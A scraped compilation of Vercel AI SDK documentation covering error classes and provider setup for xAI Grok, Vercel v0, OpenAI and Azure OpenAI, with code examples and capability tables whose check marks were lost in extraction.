You can check if an error is an instance of AI_NoOutputSpecifiedError using:
import { NoOutputSpecifiedError } from 'ai';
if (NoOutputSpecifiedError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchModelError description: Learn how to fix AI_NoSuchModelError
AI_NoSuchModelError
This error occurs when a model ID is not found.
Properties
modelId: The ID of the model that was not foundmodelType: The type of modelmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoSuchModelError using:
import { NoSuchModelError } from 'ai';
if (NoSuchModelError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchProviderError description: Learn how to fix AI_NoSuchProviderError
AI_NoSuchProviderError
This error occurs when a provider ID is not found.
Properties
providerId: The ID of the provider that was not foundavailableProviders: Array of available provider IDsmodelId: The ID of the modelmodelType: The type of modelmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoSuchProviderError using:
import { NoSuchProviderError } from 'ai';
if (NoSuchProviderError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchToolError description: Learn how to fix AI_NoSuchToolError
AI_NoSuchToolError
This error occurs when a model tries to call an unavailable tool.
Properties
toolName: The name of the tool that was not foundavailableTools: Array of available tool namesmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoSuchToolError using:
import { NoSuchToolError } from 'ai';
if (NoSuchToolError.isInstance(error)) {
// Handle the error
}
title: AI_NoTranscriptGeneratedError description: Learn how to fix AI_NoTranscriptGeneratedError
AI_NoTranscriptGeneratedError
This error occurs when no transcript could be generated from the input.
Properties
responses: Array of responsesmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoTranscriptGeneratedError using:
import { NoTranscriptGeneratedError } from 'ai';
if (NoTranscriptGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_RetryError description: Learn how to fix AI_RetryError
AI_RetryError
This error occurs when a retry operation fails.
Properties
reason: The reason for the retry failurelastError: The most recent error that occurred during retrieserrors: Array of all errors that occurred during retry attemptsmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_RetryError using:
import { RetryError } from 'ai';
if (RetryError.isInstance(error)) {
// Handle the error
}
title: AI_TooManyEmbeddingValuesForCallError description: Learn how to fix AI_TooManyEmbeddingValuesForCallError
AI_TooManyEmbeddingValuesForCallError
This error occurs when too many values are provided in a single embedding call.
Properties
provider: The AI provider namemodelId: The ID of the embedding modelmaxEmbeddingsPerCall: The maximum number of embeddings allowed per callvalues: The array of values that was provided
Checking for this Error
You can check if an error is an instance of AI_TooManyEmbeddingValuesForCallError using:
import { TooManyEmbeddingValuesForCallError } from 'ai';
if (TooManyEmbeddingValuesForCallError.isInstance(error)) {
// Handle the error
}
title: ToolCallRepairError description: Learn how to fix AI SDK ToolCallRepairError
ToolCallRepairError
This error occurs when there is a failure while attempting to repair an invalid tool call.
This typically happens when the AI attempts to fix either
a NoSuchToolError or InvalidToolArgumentsError.
Properties
originalError: The original error that triggered the repair attempt (eitherNoSuchToolErrororInvalidToolArgumentsError)message: The error messagecause: The underlying error that caused the repair to fail
Checking for this Error
You can check if an error is an instance of ToolCallRepairError using:
import { ToolCallRepairError } from 'ai';
if (ToolCallRepairError.isInstance(error)) {
// Handle the error
}
title: AI_ToolExecutionError description: Learn how to fix AI_ToolExecutionError
AI_ToolExecutionError
This error occurs when there is a failure during the execution of a tool.
Properties
toolName: The name of the tool that failedtoolArgs: The arguments passed to the tooltoolCallId: The ID of the tool call that failedmessage: The error messagecause: The underlying error that caused the tool execution to fail
Checking for this Error
You can check if an error is an instance of AI_ToolExecutionError using:
import { ToolExecutionError } from 'ai';
if (ToolExecutionError.isInstance(error)) {
// Handle the error
}
title: AI_TypeValidationError description: Learn how to fix AI_TypeValidationError
AI_TypeValidationError
This error occurs when type validation fails.
Properties
value: The value that failed validationmessage: The error message including validation details
Checking for this Error
You can check if an error is an instance of AI_TypeValidationError using:
import { TypeValidationError } from 'ai';
if (TypeValidationError.isInstance(error)) {
// Handle the error
}
title: AI_UnsupportedFunctionalityError description: Learn how to fix AI_UnsupportedFunctionalityError
AI_UnsupportedFunctionalityError
This error occurs when functionality is not unsupported.
Properties
functionality: The name of the unsupported functionalitymessage: The error message
Checking for this Error
You can check if an error is an instance of AI_UnsupportedFunctionalityError using:
import { UnsupportedFunctionalityError } from 'ai';
if (UnsupportedFunctionalityError.isInstance(error)) {
// Handle the error
}
title: xAI Grok description: Learn how to use xAI Grok.
xAI Grok Provider
The xAI Grok provider contains language model support for the xAI API.
Setup
The xAI Grok provider is available via the @ai-sdk/xai module. You can
install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance xai from @ai-sdk/xai:
import { xai } from '@ai-sdk/xai';
If you need a customized setup, you can import createXai from @ai-sdk/xai
and create a provider instance with your settings:
import { createXai } from '@ai-sdk/xai';
const xai = createXai({
apiKey: 'your-api-key',
});
You can use the following optional settings to customize the xAI provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.x.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theXAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create xAI models using a provider instance. The
first argument is the model id, e.g. grok-beta.
const model = xai('grok-3');
Example
You can use xAI language models to generate text with the generateText function:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text } = await generateText({
model: xai('grok-3'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
xAI language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
Chat Models
xAI chat models also support some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = xai('grok-3', {
user: 'test-user', // optional unique user identifier
});
The following optional settings are available for xAI chat models:
-
user string
A unique identifier representing your end-user, which can help xAI to monitor and detect abuse.
xAI chat models also support some model specific provider options. You can pass them in providerOptions argument:
const model = xai('grok-3');
await generateText({
model,
providerOptions: {
xai: {
reasoningEffort: 'high',
},
},
});
The following optional provider options are available for xAI chat models:
-
reasoningEffort 'low' | 'medium' | 'high'
Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
grok-3 |
||||
grok-3-fast |
||||
grok-3-mini |
||||
grok-3-mini-fast |
||||
grok-2-1212 |
||||
grok-2-vision-1212 |
||||
grok-beta |
||||
grok-vision-beta |
Image Models
You can create xAI image models using the .imageModel() factory method. For more on image generation with the AI SDK see generateImage().
import { xai } from '@ai-sdk/xai';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: xai.image('grok-2-image'),
prompt: 'A futuristic cityscape at sunset',
});
Model-specific options
You can customize the image generation behavior with model-specific settings:
import { xai } from '@ai-sdk/xai';
import { experimental_generateImage as generateImage } from 'ai';
const { images } = await generateImage({
model: xai.image('grok-2-image', {
maxImagesPerCall: 5, // Default is 10
}),
prompt: 'A futuristic cityscape at sunset',
n: 2, // Generate 2 images
});
Model Capabilities
| Model | Sizes | Notes |
|---|---|---|
grok-2-image |
1024x768 (default) | xAI's text-to-image generation model, designed to create high-quality images from text prompts. It's trained on a diverse dataset and can generate images across various styles, subjects, and settings. |
title: Vercel description: Learn how to use Vercel's v0 models with the AI SDK.
Vercel Provider
The Vercel provider gives you access to the v0 API, designed for building modern web applications. The v0-1.0-md model supports text and image inputs and provides fast streaming responses.
You can create your Vercel API key at v0.dev.
Features
- Framework aware completions: Evaluated on modern stacks like Next.js and Vercel
- Auto-fix: Identifies and corrects common coding issues during generation
- Quick edit: Streams inline edits as they're available
- OpenAI compatible: Can be used with any tool or SDK that supports OpenAI's API format
- Multimodal: Supports both text and image inputs
Setup
The Vercel provider is available via the @ai-sdk/vercel module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance vercel from @ai-sdk/vercel:
import { vercel } from '@ai-sdk/vercel';
If you need a customized setup, you can import createVercel from @ai-sdk/vercel and create a provider instance with your settings:
import { createVercel } from '@ai-sdk/vercel';
const vercel = createVercel({
apiKey: process.env.VERCEL_API_KEY ?? '',
});
You can use the following optional settings to customize the Vercel provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.v0.dev/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theVERCEL_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create language models using a provider instance. The first argument is the model ID, for example:
import { vercel } from '@ai-sdk/vercel';
import { generateText } from 'ai';
const { text } = await generateText({
model: vercel('v0-1.0-md'),
prompt: 'Create a Next.js AI chatbot',
});
Vercel language models can also be used in the streamText function (see AI SDK Core).
Example with AI SDK
import { generateText } from 'ai';
import { createVercel } from '@ai-sdk/vercel';
const vercel = createVercel({
baseURL: 'https://api.v0.dev/v1',
apiKey: process.env.VERCEL_API_KEY,
});
const { text } = await generateText({
model: vercel('v0-1.0-md'),
prompt: 'Create a Next.js AI chatbot with authentication',
});
Models
v0-1.0-md
The v0-1.0-md model is the default model served by the v0 API.
Capabilities:
- Supports text and image inputs (multimodal)
- Supports function/tool calls
- Streaming responses with low latency
- Optimized for frontend and full-stack web development
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
v0-1.0-md |
title: OpenAI description: Learn how to use the OpenAI provider for the AI SDK.
OpenAI Provider
The OpenAI provider contains language model support for the OpenAI responses, chat, and completion APIs, as well as embedding model support for the OpenAI embeddings API.
Setup
The OpenAI provider is available in the @ai-sdk/openai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance openai from @ai-sdk/openai:
import { openai } from '@ai-sdk/openai';
If you need a customized setup, you can import createOpenAI from @ai-sdk/openai and create a provider instance with your settings:
import { createOpenAI } from '@ai-sdk/openai';
const openai = createOpenAI({
// custom settings, e.g.
compatibility: 'strict', // strict mode, enable when using the OpenAI API
});
You can use the following optional settings to customize the OpenAI provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.openai.com/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theOPENAI_API_KEYenvironment variable. -
name string
The provider name. You can set this when using OpenAI compatible providers to change the model provider property. Defaults to
openai. -
organization string
OpenAI Organization.
-
project string
OpenAI project.
-
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
compatibility "strict" | "compatible"
OpenAI compatibility mode. Should be set to
strictwhen using the OpenAI API, andcompatiblewhen using 3rd party providers. Incompatiblemode, newer information such asstreamOptionsare not being sent, resulting inNaNtoken usage. Defaults to 'compatible'.
Language Models
The OpenAI provider instance is a function that you can invoke to create a language model:
const model = openai('gpt-4-turbo');
It automatically selects the correct API based on the model id. You can also pass additional settings in the second argument:
const model = openai('gpt-4-turbo', {
// additional settings
});
The available options depend on the API that's automatically chosen for the model (see below).
If you want to explicitly select a specific model API, you can use .chat or .completion.
Example
You can use OpenAI language models to generate text with the generateText function:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text } = await generateText({
model: openai('gpt-4-turbo'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
OpenAI language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
Chat Models
You can create models that call the OpenAI chat API using the .chat() factory method.
The first argument is the model id, e.g. gpt-4.
The OpenAI chat models support tool calls and some have multi-modal capabilities.
const model = openai.chat('gpt-3.5-turbo');
OpenAI chat models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = openai.chat('gpt-3.5-turbo', {
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
user: 'test-user', // optional unique user identifier
});
The following optional settings are available for OpenAI chat models:
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Defaults to
true. -
useLegacyFunctionCalls boolean
Whether to use legacy function calling. Defaults to false.
Required by some open source inference engines which do not support the
toolsAPI. May also provide a workaround forparallelToolCallsresulting in the provider buffering tool calls, which causesstreamObjectto be non-streaming.Prefer setting
parallelToolCalls: falseover this option. -
structuredOutputs boolean
Whether to use structured outputs. Defaults to
falsefor normal models, andtruefor reasoning models.When enabled, tool calls and object generation will be strict and follow the provided schema.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
-
downloadImages boolean
Automatically download images and pass the image as data to the model. OpenAI supports image URLs for public models, so this is only needed for private models or when the images are not publicly accessible. Defaults to
false. -
simulateStreaming boolean
Simulates streaming by using a normal generate call and returning it as a stream. Enable this if the model that you are using does not support streaming. Defaults to
false. -
reasoningEffort 'low' | 'medium' | 'high'
Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored.
Reasoning
OpenAI has introduced the o1,o3, and o4 series of reasoning models.
Currently, o4-mini, o3, o3-mini, o1, o1-mini, and o1-preview are available.
Reasoning models currently only generate text, have several limitations, and are only supported using generateText and streamText.
They support additional settings and response metadata:
-
You can use
providerOptionsto set- the
reasoningEffortoption (or alternatively thereasoningEffortmodel setting), which determines the amount of reasoning the model performs.
- the
-
You can use response
providerMetadatato access the number of reasoning tokens that the model generated.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai('o3-mini'),
prompt: 'Invent a new holiday and describe its traditions.',
providerOptions: {
openai: {
reasoningEffort: 'low',
},
},
});
console.log(text);
console.log('Usage:', {
...usage,
reasoningTokens: providerMetadata?.openai?.reasoningTokens,
});
Structured Outputs
You can enable OpenAI structured outputs by setting the structuredOutputs option to true.
Structured outputs are a form of grammar-guided generation.
The JSON schema is used as a grammar and the outputs will always conform to the schema.
import { openai } from '@ai-sdk/openai';
import { generateObject } from 'ai';
import { z } from 'zod';
const result = await generateObject({
model: openai('gpt-4o-2024-08-06', {
structuredOutputs: true,
}),
schemaName: 'recipe',
schemaDescription: 'A recipe for lasagna.',
schema: z.object({
name: z.string(),
ingredients: z.array(
z.object({
name: z.string(),
amount: z.string(),
}),
),
steps: z.array(z.string()),
}),
prompt: 'Generate a lasagna recipe.',
});
console.log(JSON.stringify(result.object, null, 2));
For example, optional schema properties are not supported.
You need to change Zod .nullish() and .optional() to .nullable().
PDF support
The OpenAI Chat API supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: openai('gpt-4o'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mimeType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mimeType should be set to 'application/pdf'.
Predicted Outputs
OpenAI supports predicted outputs for gpt-4o and gpt-4o-mini.
Predicted outputs help you reduce latency by allowing you to specify a base text that the model should modify.
You can enable predicted outputs by adding the prediction option to the providerOptions.openai object:
const result = streamText({
model: openai('gpt-4o'),
messages: [
{
role: 'user',
content: 'Replace the Username property with an Email property.',
},
{
role: 'user',
content: existingCode,
},
],
providerOptions: {
openai: {
prediction: {
type: 'content',
content: existingCode,
},
},
},
});
OpenAI provides usage information for predicted outputs (acceptedPredictionTokens and rejectedPredictionTokens).
You can access it in the providerMetadata object.
const openaiMetadata = (await result.providerMetadata)?.openai;
const acceptedPredictionTokens = openaiMetadata?.acceptedPredictionTokens;
const rejectedPredictionTokens = openaiMetadata?.rejectedPredictionTokens;
Image Detail
You can use the openai provider option to set the image input detail to high, low, or auto:
const result = await generateText({
model: openai('gpt-4o'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe the image in detail.' },
{
type: 'image',
image:
'https://github.com/vercel/ai/blob/main/examples/ai-core/data/comic-cat.png?raw=true',
// OpenAI specific options - image detail:
providerOptions: {
openai: { imageDetail: 'low' },
},
},
],
},
],
});
Distillation
OpenAI supports model distillation for some models.
If you want to store a generation for use in the distillation process, you can add the store option to the providerOptions.openai object.
This will save the generation to the OpenAI platform for later use in distillation.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
import 'dotenv/config';
async function main() {
const { text, usage } = await generateText({
model: openai('gpt-4o-mini'),
prompt: 'Who worked on the original macintosh?',
providerOptions: {
openai: {
store: true,
metadata: {
custom: 'value',
},
},
},
});
console.log(text);
console.log();
console.log('Usage:', usage);
}
main().catch(console.error);
Prompt Caching
OpenAI has introduced Prompt Caching for supported models
including gpt-4o, gpt-4o-mini, o1-preview, and o1-mini.
- Prompt caching is automatically enabled for these models, when the prompt is 1024 tokens or longer. It does not need to be explicitly enabled.
- You can use response
providerMetadatato access the number of prompt tokens that were a cache hit. - Note that caching behavior is dependent on load on OpenAI's infrastructure. Prompt prefixes generally remain in the cache following 5-10 minutes of inactivity before they are evicted, but during off-peak periods they may persist for up to an hour.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai('gpt-4o-mini'),
prompt: `A 1024-token or longer prompt...`,
});
console.log(`usage:`, {
...usage,
cachedPromptTokens: providerMetadata?.openai?.cachedPromptTokens,
});
Audio Input
With the gpt-4o-audio-preview model, you can pass audio files to the model.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4o-audio-preview'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'What is the audio saying?' },
{
type: 'file',
mimeType: 'audio/mpeg',
data: fs.readFileSync('./data/galileo.mp3'),
},
],
},
],
});
Responses Models
You can use the OpenAI responses API with the openai.responses(modelId) factory method.
const model = openai.responses('gpt-4o-mini');
Further configuration can be done using OpenAI provider options.
You can validate the provider options using the OpenAIResponsesProviderOptions type.
import { openai, OpenAIResponsesProviderOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
providerOptions: {
openai: {
parallelToolCalls: false,
store: false,
user: 'user_123',
// ...
} satisfies OpenAIResponsesProviderOptions,
},
// ...
});
The following provider options are available:
-
parallelToolCalls boolean Whether to use parallel tool calls. Defaults to
true. -
store boolean Whether to store the generation. Defaults to
true. -
metadata Record<string, string> Additional metadata to store with the generation.
-
previousResponseId string The ID of the previous response. You can use it to continue a conversation. Defaults to
undefined. -
instructions string Instructions for the model. They can be used to change the system or developer message when continuing a conversation using the
previousResponseIdoption. Defaults toundefined. -
user string A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Defaults to
undefined. -
reasoningEffort 'low' | 'medium' | 'high' Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored. -
reasoningSummary 'auto' | 'detailed' Controls whether the model returns its reasoning process. Set to
'auto'for a condensed summary,'detailed'for more comprehensive reasoning. Defaults toundefined(no reasoning summaries). When enabled, reasoning summaries appear in the stream as events with type'reasoning'and in non-streaming responses within thereasoningfield. -
strictSchemas boolean Whether to use strict JSON schemas in tools and when generating JSON outputs. Defaults to
true.
The OpenAI responses provider also returns provider-specific metadata:
const { providerMetadata } = await generateText({
model: openai.responses('gpt-4o-mini'),
});
const openaiMetadata = providerMetadata?.openai;
The following OpenAI-specific metadata is returned:
-
responseId string The ID of the response. Can be used to continue a conversation.
-
cachedPromptTokens number The number of prompt tokens that were a cache hit.
-
reasoningTokens number The number of reasoning tokens that the model generated.
Web Search
The OpenAI responses provider supports web search through the openai.tools.webSearchPreview tool.
You can force the use of the web search tool by setting the toolChoice parameter to { type: 'tool', toolName: 'web_search_preview' }.
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: openai.tools.webSearchPreview({
// optional configuration:
searchContextSize: 'high',
userLocation: {
type: 'approximate',
city: 'San Francisco',
region: 'California',
},
}),
},
// Force web search tool:
toolChoice: { type: 'tool', toolName: 'web_search_preview' },
});
// URL sources
const sources = result.sources;
Reasoning Summaries
For reasoning models like o3-mini, o3, and o4-mini, you can enable reasoning summaries to see the model's thought process. Different models support different summarizers—for example, o4-mini supports detailed summaries. Set reasoningSummary: "auto" to automatically receive the richest level available.
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai.responses('o4-mini'),
prompt: 'Tell me about the Mission burrito debate in San Francisco.',
providerOptions: {
openai: {
reasoningSummary: 'detailed', // 'auto' for condensed or 'detailed' for comprehensive
},
},
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
console.log(`Reasoning: ${part.textDelta}`);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
For non-streaming calls with generateText, the reasoning summaries are available in the reasoning field of the response:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('o3-mini'),
prompt: 'Tell me about the Mission burrito debate in San Francisco.',
providerOptions: {
openai: {
reasoningSummary: 'auto',
},
},
});
console.log('Reasoning:', result.reasoning);
Learn more about reasoning summaries in the OpenAI documentation.
PDF support
The OpenAI Responses API supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: openai.responses('gpt-4o'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mimeType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mimeType should be set to 'application/pdf'.
Structured Outputs
The OpenAI Responses API supports structured outputs. You can enforce structured outputs using generateObject or streamObject, which expose a schema option. Additionally, you can pass a Zod or JSON Schema object to the experimental_output option when using generateText or streamText.
// Using generateObject
const result = await generateObject({
model: openai.responses('gpt-4.1'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({
name: z.string(),
amount: z.string(),
}),
),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
// Using generateText
const result = await generateText({
model: openai.responses('gpt-4.1'),
prompt: 'How do I make a pizza?',
experimental_output: Output.object({
schema: z.object({
ingredients: z.array(z.string()),
steps: z.array(z.string()),
}),
}),
});
Completion Models
You can create models that call the OpenAI completions API using the .completion() factory method.
The first argument is the model id.
Currently only gpt-3.5-turbo-instruct is supported.
const model = openai.completion('gpt-3.5-turbo-instruct');
OpenAI completion models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = openai.completion('gpt-3.5-turbo-instruct', {
echo: true, // optional, echo the prompt in addition to the completion
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
suffix: 'some text', // optional suffix that comes after a completion of inserted text
user: 'test-user', // optional unique user identifier
});
The following optional settings are available for OpenAI completion models:
-
echo: boolean
Echo back the prompt in addition to the completion.
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the <|endoftext|> token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
suffix string
The suffix that comes after a completion of inserted text.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Model Capabilities
| Model | Image Input | Audio Input | Object Generation | Tool Usage |
|---|---|---|---|---|
gpt-4.1 |
||||
gpt-4.1-mini |
||||
gpt-4.1-nano |
||||
gpt-4o |
||||
gpt-4o-mini |
||||
gpt-4o-audio-preview |
||||
gpt-4-turbo |
||||
gpt-4 |
||||
gpt-3.5-turbo |
||||
o1 |
||||
o1-mini |
||||
o1-preview |
||||
o3-mini |
||||
o3 |
||||
o4-mini |
||||
chatgpt-4o-latest |
||||
gpt-5 |
||||
gpt-5-mini |
||||
gpt-5-nano |
Embedding Models
You can create models that call the OpenAI embeddings API
using the .embedding() factory method.
const model = openai.embedding('text-embedding-3-large');
OpenAI embedding models support several additional settings. You can pass them as an options argument:
const model = openai.embedding('text-embedding-3-large', {
dimensions: 512 // optional, number of dimensions for the embedding
user: 'test-user' // optional unique user identifier
})
The following optional settings are available for OpenAI embedding models:
-
dimensions: number
The number of dimensions the resulting output embeddings should have. Only supported in text-embedding-3 and later models.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions |
|---|---|---|
text-embedding-3-large |
3072 | |
text-embedding-3-small |
1536 | |
text-embedding-ada-002 |
1536 |
Image Models
You can create models that call the OpenAI image generation API
using the .image() factory method.
const model = openai.image('dall-e-3');
Model Capabilities
| Model | Sizes |
|---|---|
gpt-image-1 |
1024x1024, 1536x1024, 1024x1536 |
dall-e-3 |
1024x1024, 1792x1024, 1024x1792 |
dall-e-2 |
256x256, 512x512, 1024x1024 |
You can pass optional providerOptions to the image model. These are prone to change by OpenAI and are model dependent. For example, the gpt-image-1 model supports the quality option:
const { image } = await generateImage({
model: openai.image('gpt-image-1'),
prompt: 'A salamander at sunrise in a forest pond in the Seychelles.',
providerOptions: {
openai: { quality: 'high' },
},
});
For more on generateImage() see Image Generation.
For more information on the available OpenAI image model options, see the OpenAI API reference.
Transcription Models
You can create models that call the OpenAI transcription API
using the .transcription() factory method.
The first argument is the model id e.g. whisper-1.
const model = openai.transcription('whisper-1');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await transcribe({
model: openai.transcription('whisper-1'),
audio: new Uint8Array([1, 2, 3, 4]),
providerOptions: { openai: { language: 'en' } },
});
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
-
include string[] Additional information to include in the transcription response.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-1 |
||||
gpt-4o-mini-transcribe |
||||
gpt-4o-transcribe |
Speech Models
You can create models that call the OpenAI speech API
using the .speech() factory method.
The first argument is the model id e.g. tts-1.
const model = openai.speech('tts-1');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying a voice to use for the generated audio.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
providerOptions: { openai: {} },
});
-
instructions string Control the voice of your generated audio with additional instructions e.g. "Speak in a slow and steady tone". Does not work with
tts-1ortts-1-hd. Optional. -
response_format string The format to audio in. Supported formats are
mp3,opus,aac,flac,wav, andpcm. Defaults tomp3. Optional. -
speed number The speed of the generated audio. Select a value from 0.25 to 4.0. Defaults to 1.0. Optional.
Model Capabilities
| Model | Instructions |
|---|---|
tts-1 |
|
tts-1-hd |
|
gpt-4o-mini-tts |
title: Azure OpenAI description: Learn how to use the Azure OpenAI provider for the AI SDK.
Azure OpenAI Provider
The Azure OpenAI provider contains language model support for the Azure OpenAI chat API.
Setup
The Azure OpenAI provider is available in the @ai-sdk/azure module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance azure from @ai-sdk/azure:
import { azure } from '@ai-sdk/azure';
If you need a customized setup, you can import createAzure from @ai-sdk/azure and create a provider instance with your settings:
import { createAzure } from '@ai-sdk/azure';
const azure = createAzure({
resourceName: 'your-resource-name', // Azure resource name
apiKey: 'your-api-key',
});
You can use the following optional settings to customize the OpenAI provider instance:
-
resourceName string
Azure resource name. It defaults to the
AZURE_RESOURCE_NAMEenvironment variable.The resource name is used in the assembled URL:
